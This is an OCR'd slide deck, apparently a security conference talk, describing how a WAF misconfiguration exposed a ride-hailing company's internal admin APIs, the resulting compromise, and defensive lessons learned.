
Network Perspective
External

Authentication State
Unauthenticated

Vulnerability Description
A WAF misconfiguration flaw allowed internal administrative API endpoints to be publicly accessible in production using a self-registered, unprivileged user account on the external Rido application.



Chain of Vulnerabilities



Beyond the Chain: The Real-World Cost for RIDO

Full Credential & Infrastructure Takeover

- Gained cleartext credentials for both internal and external systems.
- Compromised cryptographic secrets (JWT/OAuth/etc.), enabling persistent, unauthenticated access to the entire environment.
  - Exposure of sensitive PII and financial information of over 30 million users.
  - Full control over business logic, pricing and ride operations.

Compromise of Third-Party Integrations


- Complete compromise of the “trust link” between RIDO and its external partners.
- Attackers can pivot through RIDO to exploit integrated third-party systems, potentially leading to supply-chain attacks.

Social & Branding Hijacking

- Compromise of social media credentials, allowing malicious actors to broadcast misinformation or damage RIDO’s public image.

03
Lessons Learned

Lessons Learned



Internal does not mean “low” risk.

Treating internal applications as lower risk can introduce systemic weaknesses that attackers can later exploit to achieve broader compromise.



A firewall is a defense-in-depth mechanism, not a primary security control.

A firewall provides an additional layer of defense, while core security must be enforced within the application itself.




Small weaknesses can create systemic failures.

Seemingly low-impact issues, when combined across trust boundaries and layers, can escalate into complete system compromise.

04
Q&A

Thank You!



Google Cloud